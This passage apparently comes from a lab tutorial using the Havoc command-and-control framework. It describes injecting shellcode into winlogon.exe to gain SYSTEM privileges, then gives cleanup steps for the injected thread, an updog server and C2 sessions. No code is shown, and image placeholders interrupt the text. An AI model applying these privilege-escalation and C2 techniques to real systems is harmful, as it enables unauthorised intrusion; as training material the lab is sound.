We successfully injected our Havoc shellcode into the winlogon process, which is running with NT AUTHORITY/SYSTEM privileges. This allows us to execute code with the highest level of privileges on the system. Our shellcode was executed in the context of the winlogon process, effectively elevating our privileges to SYSTEM level.
IMPORTANT :WINLOGON.exeis a critical system process, so before we go to clean up let's remove our injected shellcode from winlogon.exe - otherwise we might cause a BSOD (blue screen of death) when we try to terminate the process. To do this:
- Right-Click on the winlogon session in Havoc, right-click "Exit->
THREAD " and finally "Remove".

thread only, not the whole process - killing the process could cause a BSOD, or system instability.
Now let's clean up the rest of our sessions.
1.7 CLEANUP
On your Kali machine:
-
Stop the updog server in the terminal it's running in by pressing
CTRL+C. -

In order to properly


clean up your sessions- in the Havoc GUI, right-click on each session, "Mark as dead", then "Exit-> Process" and finally "Remove".
On your Windows machine:
Close all command prompts, andPowerShell windows.